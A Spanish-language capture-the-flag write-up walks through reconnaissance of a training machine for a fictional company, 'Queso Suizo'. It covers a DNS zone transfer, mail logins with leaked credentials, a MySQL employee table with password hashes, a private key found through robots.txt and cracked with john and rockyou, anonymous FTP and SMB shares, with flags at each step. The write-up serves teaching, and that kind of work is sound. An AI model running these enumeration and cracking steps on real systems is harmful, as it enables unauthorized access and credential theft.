

# Queso Suizo S.A. de C.V.

## Hackers Fight Club

### Pruebas de Penetración - Fase 2. Reconocimiento

Autor: [@Lorne](#)

Nota 1: Al ser una máquina destinada a la enumeración, se restringieron los accesos entre mismos usuarios y la ejecución de comandos, también se enfatiza principalmente en familiarizarse en servicios conocidos

Nota 2: Al tener un módulo de web hacking, nos mantenemos sólo con las bases de enumeración web, para que se profundice lo suficiente llegado el momento.

## Dada nuestra ip 172.17.0.2 y el dominio asignado por el cliente queso.suizo , realizando

### DNS

```
> dig @172.17.0.2 queso.suizo
; <>> DiG 9.18.28-1~deb12u2-Debian <>> @172.17.0.2 queso.suizo
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15101
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: c34423c0984fe9790100000066ebbea7be250b12fe39770f (good)
;; QUESTION SECTION:
;queso.suizo.           IN      A

;; AUTHORITY SECTION:
queso.suizo.       604800  IN      SOA     ns1.queso.suizo. admin.queso.suizo. 2023091001 604800 86400 2419
200 604800

;; Query time: 0 msec
;; SERVER: 172.17.0.2#53(172.17.0.2) (UDP)
;; WHEN: Thu Sep 19 00:03:19 CST 2024
;; MSG SIZE rcvd: 114
```

encontramos el subdominio admin, además, intentando una transferencia de zona, podemos observar que obtenemos más subdominios

```

> dig AXFR @172.17.0.2 queso.suizo

; <>> DiG 9.18.28-1~deb12u2-Debian <>> AXFR @172.17.0.2 queso.suizo
; (1 server found)
;; global options: +cmd
queso.suizo.          604800  IN      SOA    ns1.queso.suizo. admin.queso.suizo. 2023091001 604800 86400 2419
200 604800
queso.suizo.          604800  IN      NS     ns1.queso.suizo.
db.queso.suizo.       604800  IN      A      192.0.2.1
dev.queso.suizo.      604800  IN      A      8.8.8.8
ftp.queso.suizo.      604800  IN      A      10.0.0.5
hidden.queso.suizo.   604800  IN      TXT   "[!] hfc{TR4nSfErenC1A_d3_z0Na_exit0$4} [!]"
it.queso.suizo.       604800  IN      A      10.10.10.10
mail.queso.suizo.     604800  IN      A      192.168.100.50
mail1.queso.suizo. ← 604800  IN      A      172.17.0.2
mail2.queso.suizo.   604800  IN      A      172.17.0.2
ns1.queso.suizo.      604800  IN      A      172.17.0.2
secure.queso.suizo.  604800  IN      A      172.16.0.10
www.queso.suizo.     604800  IN      A      172.17.0.2
queso.suizo.          604800  IN      SOA   ns1.queso.suizo. admin.queso.suizo. 2023091001 604800 86400 2419
200 604800
;; Query time: 0 msec
;; SERVER: 172.17.0.2#53(172.17.0.2) (TCP)
;; WHEN: Thu Sep 19 00:09:28 CST 2024
;; XFR size: 14 records (messages 1, bytes 428)

```

particularmente nos interesan los subdominios de correo y en el subdominio `hidden` encontramos la primer bandera

De los servicios que encontramos inicialmente en el escaneo de nmap y correspondiendo al servicio de email

```

> nmap 172.17.0.2 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 00:14 CST
Nmap scan report for queso.suizo (172.17.0.2)
Host is up (0.000087s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds

```

## POP3

con las credenciales facilitadas por el cliente, al revisar los correos, encontramos uno que contiene un aviso y con ello credenciales y la segunda bandera

```

> telnet mail.queso.suizo 110
Trying 172.17.0.2...
Connected to mail.queso.suizo.
Escape character is '^>'.
+OK Dovecot (Ubuntu) ready.
USER popuser
+OK
PASS ceuceupumas
+OK Logged in.
LIST
+OK 5 messages:
1 239
2 214
3 218
4 206
5 222
.
RETR 5
+OK 222 octets
From: it@queso.suizo
To: popuser@queso.suizo
Subject: Actualizacion de Seguridad

Hola Carlos,

Hemos detectado que usas una contrasena insegura.
Por favor, recuerda cambiar tu contrasena periodicamente para mantener tu cuenta segura.
"password123" no debe usarse como contrasena para "imapuser", pues no cumple con las politicas
de seguridad

<"hfc{CoMuN1C4cion35_1nteRna5}">
Gracias,
Equipo de IT

```

## IMAP

```

> telnet mail.queso.suizo 143
Trying 172.17.0.2...
Connected to mail.queso.suizo.
Escape character is ']'.
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready.
001 LOGIN imapuser password123!
001 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=D=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY PREVIEW STATUS=SIZE SAVEDATE LITERAL+ NOTIFY SPECIAL-USE] Logged in
1 LIST "" "*"
* LIST (\HasNoChildren) "." IT
* LIST (\HasChildren) "." DEV
* LIST (\HasNoChildren) "." DEV.Innovacion
* LIST (\HasNoChildren) "." INBOX
1 OK List completed (0.002 + 0.000 + 0.001 secs).
1 SELECT DEV.Innovacion
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 1 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1726013434] UIDs valid
* OK [UIDNEXT 2] Predicted next UID
1 OK [READ-WRITE] Select completed (0.001 + 0.000 + 0.001 secs).

```

revisando los correos de IMAP, con las credenciales que encontramos y después de revisar bien cada carpeta, encontramos un correo con más credenciales y la siguiente bandera

```
1 FETCH 1 BODY[]<0.20000>
* 1 FETCH (BODY[]<0> {433}
From: admin@queso.suizo
To: imapuser@queso.suizo
Subject: Super Secreto

Hola, bienvenido a Queso Suizo, como interno de IT, debes gestionar las DB.
te comarto las credenciales del servidor...

dbintern:5uprem0!

por cierto, voy a esconder una flag por aqui, no quiero que nadie mas la vea y como este es un correo interno, nadie fuer
a de la empresa
deberia saber que existe...

hfc{im4p_tienE_sECR37os}

Salu2

)

1 OK Fetch completed (0.001 + 0.000 secs).
1 FETCH 1 BODY[]<0.20000>
* 1 FETCH (BODY[]<0> {433}
From: admin@queso.suizo
To: imapuser@queso.suizo
Subject: Super Secreto

Hola, bienvenido a Queso Suizo, como interno de IT, debes gestionar las DB.
te comarto las credenciales del servidor...

dbintern:5uprem0!

por cierto, voy a esconder una flag por aqui, no quiero que nadie mas la vea y como este es un correo interno, nadie fuer
a de la empresa
deberia saber que existe...

hfc{im4p_tienE_sECR37os}

Salu2
```



---

## MySQL

con las credenciales de mysql, podemos visualizar diferentes db, pero particularmente nos interesa la de empleados

```

> mysql -u dbintern -p -h 172.17.0.2
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 8.0.39-Ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| clientes |
| empleados |
| information_schema |
| mysql |
| performance_schema |
| productos |
| sys |
| ventas |
+-----+
8 rows in set (0.002 sec)

MySQL [(none)]> 

```

revisamos la estructura de dicha DB para entender qué datos nos pueden ser más útiles  
(idealmente toda la db nos es útil, pero, insisto, enumeración!)

```

MySQL [empleados]> describe empleados;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id | int | NO | PRI | NULL | auto_increment |
| nombre | varchar(100) | YES | | NULL | |
| puesto | varchar(50) | YES | | NULL | |
| salario | decimal(10,2) | YES | | NULL | |
| fecha_contratacion | date | YES | | NULL | |
| email | varchar(100) | YES | | NULL | |
| password | varchar(32) | YES | | NULL | |
+-----+-----+-----+-----+-----+-----+

```

una vez analizada la db, obtenemos los valores más útiles


```
select nombre,password from empleados;
```

encontrando así la siguiente bandera.

26	Carmen Santos	Secretaria	28000.00	2023-02-05	carmen.santos@queso.suizo	393dc846e3defd361be8e70653b30b3e
27	Ariadna Peña	Auxiliar Contable	29000.00	2022-09-10	adriana.pena@queso.suizo	f872d5e9bdb0b1ecd1d34f24ff435f3f
28	Esteban Cabrera	Logística	32000.00	2023-03-02	esteban.cabrera@queso.suizo	c6ec4e5094fd657741fb503d74001bbe
29	Manuel Alonso	Recepcionista	27000.00	2023-04-08	manuel.alonso@queso.suizo	9a692269d05f7a10d140331094958ceb
30	Rosa Pérez	Limpieza	25000.00	2023-01-20	rosa.perez@queso.suizo	b26230fafbc4b147ac48217291727c98
31	Marcelo Vazquez	Especialista en Seguridad	60000.00	2023-05-01	marcelo.vazquez@queso.suizo	hfc{Un_acTUV_v4il0so}
32	Lucta Fernandez	Analista de Datos	47000.00	2022-07-10	lucia.fernandez@queso.suizo	0cc175b9c0fb6a831c399e269772661
33	David Morales	Soporte Técnico	33000.00	2023-02-03	david.morales@queso.suizo	92eb5f5fee6ae2fec3ad71c777531578f
34	Paula Torres	Coordinadora de Proyectos	50000.00	2021-08-19	paula.torres@queso.suizo	4a8a08f09d37b73795649038408bf33
35	Ruben Diaz	Desarrollador Backend	48000.00	2022-04-14	ruben.diaz@queso.suizo	8277e0910d750195h448797616e091ad

## HTTP

para el siguiente servicio, enumeramos brevemente web con la metodología elemental, dentro del directorio `robots.txt` del dominio principal, encontramos un archivo `/itintern` y un comentario con un posible usuario que al consultar, nos devuelve:

A screenshot of a web browser window showing the contents of the 'queso.suizo/robots.txt' file. The text in the file is:

```
User-agent: *
# la llave de jouka
Disallow: /itintern
```

que parece ser una llave de ssh

---

## SSH

```
> cat itintern
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCImymwb0
T0yaGRrK1XCm0oAAAAGAAAAAEEAAIXAAAAB3NzaC1yc2EAAAADAQABAAQCa5sUbYh8
9s6/EHG0WfHX1+wcJWS++45XGaj68EEfiu0u5Hhf20FdqyKtVrbyNlmBnbtXnspr4FEw/W
Wb1CyV07KExFIBYG922ll+ZaZ21bRIVSLZIp/Ngxu64/SCnoPT+sWRKK1XfXz2H2g/tr1N
KiAYmk3IrVmhb6SqGyfW0yxllB800fn3iHNheUCnK0lPGF0uIfRwxvdLvJA59YlbtjXu/X5
eOKFWaOPo4nXH72z3DZiHFgUcZs77HhG+yuC06w0vfrywFFKa7G/XYHLq510YVUSl1gDyR
BT7VlJzyQG0vPWLUp0vKZWkg5kyurQX1aG3hxYY5Jr0NXi9nWhH8G6ifYuFK/++xM/lvE0
B1IKUALuLxDfhFSPY08MC5c+JPIuphxU/HMAEtDNIzrnJzrg5+kqmJ8fzYmgSLD7AxF7nQ
cz0eXLde6bnzJLNA3TwbYeEmfa9gNxQ3mcWAPHbnP8QX09oXQth7gtYkoHJcH0U2mtHnYB
L+wN/JRxDclk0VFiguL5E+C3tZAsjvCcoYux42bp1N5i/GD2mesa9NkrYiZ/j4sWNEtyD
25DPvuId/afmolowfwy7E+gtiozN0/wBSYNmDxv1HMZbSfyV6cIa0r5l8T9/E/Jz7vvPd
rvkNoq5ienU+yoEyq9Gfd80fKgjf5pgrh/oZICMyVgnQAAB1CNnoE8zhYdYEiQqbl7W+v7
1PPxTrIFKKDxPEcIyTwMifE9CEAtk0/RHO+SPLfqIqsdIcXAaRvk8qWUL2wCvuT+E95JUx
4wTM8mkX0vhE5awWu/yol8PrU02iRLl8ZPhy3mUGcj344fDaxxUzfPW+C4oEFyjuJbxCOU
bvWkA5QGLAexhAVJpnmuAmLWGXiBkzGiGKWaGQ56Pa4TLPXFWquUKJYu1nAsSc2XduL7tZ
hLA40n1BY4GSLc9RSciFcrCejU1A9edj8M/6E/gGSKXMna26i8baRhNWjvQ68kvlynVBGK
ZEjjXjA6I8ak0/YVnjrax4aVLJ5LExwVU9Ul1fYaF6d7y7hvs9iyJ1nyanjtJ39FmZMvNc
fb2Xm0SR7NQWeg/EQoCT2swAPlFcln1LNETb6ICbni9LM9eHgh8+OjpWnp+5XJowYEB4hA
7eEUmmYzKUJVV1eTKsqPRrFxcx5Wmb1ZcqDcQT9Ao8CyBV3xRLXGbUNXFN3fKEfrUxrjF0
PiDYdsyhYVB70ZRZEPlaD24Vz3PDz/LLszqOCII4YjL/wWa0Wj8qAUNJpg4vNPh1aFYVxj
EUgsKc/5KP6MsX9EAj00+3GT1qGZFqhgv2v3vKmUXffxV/ffarUncT1t/WcrWp+HpDHwi6
cIKniP7FasAP1W2HOX0yFBbs0IS56Ib/onCbE70kaLD8pkUUubGt+YU2wz8cSKcVMjVD2y
z/emAnOpC48bP3VzZ+Ep/hVRnHQjWNlhUufW0cqEIChAv/EzG4ijRcoXcsYy8kNgzmlXy0
```

al intentar loggearnos, nos pide una passphrase, que no conocemos, por eso recurrimos a

```
john y al diccionario rockyou
```

Nota: se utilizó ssh2john para obtener el hash que requiere john

```
ssh2john <ARCHIVO> > hash
```

```
> john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spiderman      (itintern)
1g 0:00:00:07 DONE (2024-09-19 00:54) 0.1366g/s 39.34p/s 39.34c/s 39.34C/s alyssa..brenda
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

al usar la palabra secreta que encontramos, logramos acceder a ssh (consola limitada por fines prácticos)

```
> chmod 600 itintern
> ssh -i itintern jouka@queso.suizo
[REDACTED]
Enter passphrase for key 'itintern':
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.1.0-1parrot1-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 19 00:56:43 2024 from 172.17.0.1
Flag: hfc{CR3d3nC1a13S_3N_70d05_L4d0S!}
Connection to queso.suizo closed.
```

ahora seguimos con el subdominio que encontramos previamente en el escaneo de DNS, encontrandonos con un login

⚠ Not secure admin.queso.suizo/

Login

al hacer igualmente la enumeración elemental de web, vemos en el código fuente comentarios con credenciales de acceso

⚠ Not secure admin.queso.suizo/

The screenshot shows the browser's developer tools with the 'Elements' tab selected. The page source code is displayed, revealing a note for a new administrator:

```
<!DOCTYPE html>
<html lang="en">
  <head> </head>
...<body> flex == $0
    <!--Nota para el nuevo admin -->
    USER: junioradmin
    PASS: cr3ative

    Recuerda eliminar este comentario, los hackers pueden robar informacion de la empresa
  ...>
<div class="login-container"></div>
</body>
</html>
```

## Login

Username  
Password  
Login

con lo que, al 'acceder' obtenemos la bandera

The screenshot shows a successful login attempt. The page displays a green success message: Flag: hfc{3nUmERa\_t0d0\_5i3MPre}.

## FTP

Continuando al siguiente servicio expuesto, vemos que podemos acceder como usuario invitado (anónimo), con lo cual podemos ver diversas carpetas de la empresa, entre ellas llama la atención la de correos, ya que, como vimos, contienen normalmente credenciales temporales.

```

> ftp queso.suizo
Connected to queso.suizo.
220 (vsFTPd 3.0.5)
Name (queso.suizo:lorne): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||56359|)
150 Here comes the directory listing.
drwxr-xr-x 1 0 0 84 Sep 10 13:37 clientes
drwxr-xr-x 1 0 0 382 Sep 10 14:18 correos
drwxr-xr-x 1 0 0 70 Sep 10 13:21 empleados
drwxr-xr-x 1 0 0 156 Sep 10 13:39 facturas
drwxr-xr-x 1 0 0 0 Sep 10 13:21 tmp
226 Directory send OK.
ftp> cd correos
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||65441|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 100 Sep 10 13:22 archivo_1475.eml
-rw-r--r-- 1 0 0 100 Sep 10 13:22 archivo_16817.eml
-rw-r--r-- 1 0 0 100 Sep 10 13:22 archivo_19133.eml
-rw-r--r-- 1 0 0 100 Sep 10 13:22 archivo_29367.eml
-rw-r--r-- 1 0 0 100 Sep 10 13:22 archivo_2982.eml
-rw-r--r-- 1 0 0 325 Sep 10 13:33 contrasena_it.eml
-rw-r--r-- 1 0 0 217 Sep 10 13:28 conversacion_interna.eml
-rw-r--r-- 1 0 0 318 Sep 10 14:18 nuevas_contrataciones.eml
-rw-r--r-- 1 0 0 215 Sep 10 13:28 reporte_de_ventas.eml
-rw-r--r-- 1 0 0 224 Sep 10 13:28 rumores_recientes.eml
226 Directory send OK.
ftp> get contrasena_it.eml
local: contrasena_it.eml remote: contrasena_it.eml
229 Entering Extended Passive Mode (|||29045|)
150 Opening BINARY mode data connection for contrasena_it.eml (325 bytes).
100% [*****] 325 6.88 MB/s 00:00 ETA
226 Transfer complete.
325 bytes received in 00:00 (1.88 MB/s)
ftp> 

```

Al usar el comando `get` para extraer el archivo, y usando `!` para ejecutar comandos locales, podemos leer su contenido:

```

ftp> !cat contrasena_it.eml
From: it.control@queso.suizo
To: it1@queso.suizo
Subject: Contrasena para it
Date: Wed, 14 Aug 2024 13:28:44

Hola, bienvenido al equipo, las credenciales para poder desarrollarte en la empresa y gestionarte como it, es:
it:ucraiev
recuerda cambiarla lo mas pronto, para que podamos estar seguros

Saludos

- El equipo de IT
ftp> 

```

al ingresar con las credenciales del usuario `it`, podemos ver contenido sensible representado en la siguiente bandera:

```

> ftp queso.suizo
Connected to queso.suizo.
220 (vsFTPd 3.0.5)
Name (queso.suizo:lorne): it
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||6457|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 38 Sep 10 14:51 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||60149|)
150 Opening BINARY mode data connection for flag.txt (38 bytes).
100% [*****] 38 1.44 MB/s 00:00 ETA
226 Transfer complete.
38 bytes received in 00:00 (192.27 kB/s)
ftp> !cat flag.txt
hfc{f7P_4non1M0_35C4l461E_DU8X90xff2}
ftp> 

```

-

## SMB

para el siguiente servicio y último servicio, que es smb intentamos igualmente entrar como invitados, listando las carpetas compartidas

```
> smbclient -L queso.suizo
Password for [WORKGROUP\lorne]:
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
Public	Disk	Solo cosas no confidenciales
nfs	Disk	preparativos para nfs
IPC\$	IPC	IPC Service (HFC_recon server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

smbXcli\_negprot\_smb1\_done: No compatible protocol selected by server.

protocol negotiation failed: NT\_STATUS\_INVALID\_NETWORK\_RESPONSE

Unable to connect with SMB1 -- no workgroup available

después de la enumeración pertinente, encontramos una carpeta con el nombre `.smbadmin` y al revisarla y sus subcarpetas, encontramos dos archivos:

```
> smbclient //queso.suizo/Public
Password for [WORKGROUP\lorne]:
Try "help" to get a list of possible commands.
smb: > ls
.
..
confidencial
folletos
formularios
id.jpg
manuales
politicas
prensa
software
.smbadmin
.smbadminln
DH          0 Thu Sep 19 01:09:50 2024
D          0 Thu Sep 19 01:09:50 2024
N        446 Tue Sep 10 15:31:46 2024
D          0 Tue Sep 10 15:06:43 2024
D          0 Tue Sep 10 15:06:43 2024
D          0 Tue Sep 10 15:29:24 2024
N       1318 Tue Sep 10 15:29:24 2024
D          0 Tue Sep 10 15:34:18 2024
D          0 Tue Sep 10 15:06:43 2024
DH         0 Tue Sep 10 15:24:29 2024

249740428 blocks of size 1024. 66250104 blocks available
smb: > get .smbadmin\.no_entrar\archivos_normales\secreto.txt
getting file \.smbadmin\.no_entrar\archivos_normales\secreto.txt of size 113 as .smbadmin\.no_entrar\archivos_normales\secreto.txt (110.3 KiloBytes/sec) (average 110.4 KiloBytes/sec)
```

en uno está la bandera de este servicio, y en el otro credenciales

```
> smbclient //queso.suizo/Public
Password for [WORKGROUP\lorne]:
Try "help" to get a list of possible commands.
smb: > ls
.
..
confidencial
folletos
formularios
id.jpg
manuales
politicas
prensa
software
.smbadmin
.smbadminln
DH          0 Thu Sep 19 01:09:50 2024
D          0 Thu Sep 19 01:09:50 2024
N        446 Tue Sep 10 15:31:46 2024
D          0 Tue Sep 10 15:06:43 2024
D          0 Tue Sep 10 15:06:43 2024
D          0 Tue Sep 10 15:29:24 2024
N       1318 Tue Sep 10 15:29:24 2024
D          0 Tue Sep 10 15:34:18 2024
D          0 Tue Sep 10 15:06:43 2024
DH         0 Tue Sep 10 15:24:29 2024

249740428 blocks of size 1024. 66242548 blocks available
smb: > cd .smbadmin\.no_entrar\archivos_normales\
smb: \.smbadmin\.no_entrar\archivos_normales> ls
.
..
secreto.txt
confidencial.txt
N          113 Tue Sep 10 15:25:13 2024
N         130 Tue Sep 10 14:57:40 2024

249740428 blocks of size 1024. 66242548 blocks available
smb: \.smbadmin\.no_entrar\archivos_normales> get confidencial.txt
getting file \.smbadmin\.no_entrar\archivos_normales\confidencial.txt of size 130 as confidencial.txt (126.9 KiloBytes/sec) (average 127.0 KiloBytes/sec)
smb: \.smbadmin\.no_entrar\archivos_normales> !cat confidencial.txt
Aqui se guardan las preciadas banderas del departamento de IT sec de la empresa, no espiar

hfc{5mB_CR3dS_L34KED_H810w_4b3f2eida}
smb: \.smbadminln\.no_entrar\archivos_normales> get secreto.txt
getting file \.smbadmin\.no_entrar\archivos_normales\secreto.txt of size 113 as secreto.txt (110.3 KiloBytes/sec) (average 118.7 KiloBytes/sec)
smb: \.smbadminln\.no_entrar\archivos_normales> !cat secreto.txt
Siempre se me olvida la contraseña, y ya me regañaron varias veces, por eso mejor la escondo aca:

!1nh4ck34bl$
smb: \.smbadminln\.no_entrar\archivos_normales> ■
```

al entrar con las credenciales, nuevamente encontramos comunicación interna, en la que se asigna una tarea

```

smb: > ls
. D 0 Thu Sep 19 01:18:33 2024
.. D 0 Thu Sep 19 01:18:33 2024
nota_para_el_nuevo_smbadmin N 463 Tue Sep 10 16:14:38 2024

249740428 blocks of size 1024. 66241772 blocks available
smb: > get nota_para_el_nuevo_smbadmin
getting file \nota_para_el_nuevo_smbadmin of size 463 as nota_para_el_nuevo_smbadmin (452.1 KiloBytes/sec) (average 452.1 KiloBytes/sec)
smb: > !cat nota_para_el_nuevo_smbadmin
To: Internal Staff (smbadmin)
Subject: Cambios en la configuracion

Apreciable compañero de sistemas, como siguiente tarea, deberá preparar el entorno para las nuevas configuraciones en el servicio
NFS, por eso es necesario crear el directorio "config" en este nivel. Una vez completada la tarea, el encargado compartirá el nuevo archivo de configuraciones
**CUIDADO** este archivo contiene información delicada, no difundir.

Gracias,
Queso Suizo Senior IT
smb: > █

```

al crear el directorio config, y esperar unos segundos, el "Senior IT" nos da el archivo de configuración con más información delicada.

```

Queso Suizo Senior IT
smb: > mkdir config
smb: > ls
. D 0 Thu Sep 19 01:20:43 2024
.. D 0 Thu Sep 19 01:20:43 2024
nota_para_el_nuevo_smbadmin N 463 Tue Sep 10 16:14:38 2024
config D 0 Thu Sep 19 01:20:43 2024

249740428 blocks of size 1024. 66237604 blocks available
smb: > cd config\
smb: \config> ls
. D 0 Thu Sep 19 01:20:43 2024
.. D 0 Thu Sep 19 01:20:43 2024

249740428 blocks of size 1024. 66237604 blocks available
smb: \config> ls
. D 0 Thu Sep 19 01:21:01 2024
.. D 0 Thu Sep 19 01:20:43 2024
nfs.conf N 351 Thu Sep 19 01:21:01 2024

249740428 blocks of size 1024. 66237120 blocks available
smb: \config> get nfs.conf
getting file \config\nfs.conf of size 351 as nfs.conf (3510000.0 KiloBytes/sec) (average 794.9 KiloBytes/sec)
smb: \config> !cat nfs.conf
[general]
state-directory-path=/var/lib/nfs

[nfsd]
threads=8
port=2049
v4-accept-locks=no

[exportfs]
async=yes
nfsd-threads=4

[mountd]
port=20048
log-file=/var/log/mountd.log

# NO HUSMEAR - INFORMACION DELICADA
# [hfc{N41V3_nfs_4CCe55_qu350}] ←
# port= 6565
# log-file=/var/log/secrect.log

```

Con la última bandera concluimos la máquina de tipo enumeración.

Recuerden que estos son casos específicos de fallas en las configuraciones y errores *""humanos""*, pero no quiere decir que sólo estas sean las maneras de explotar estos servicios.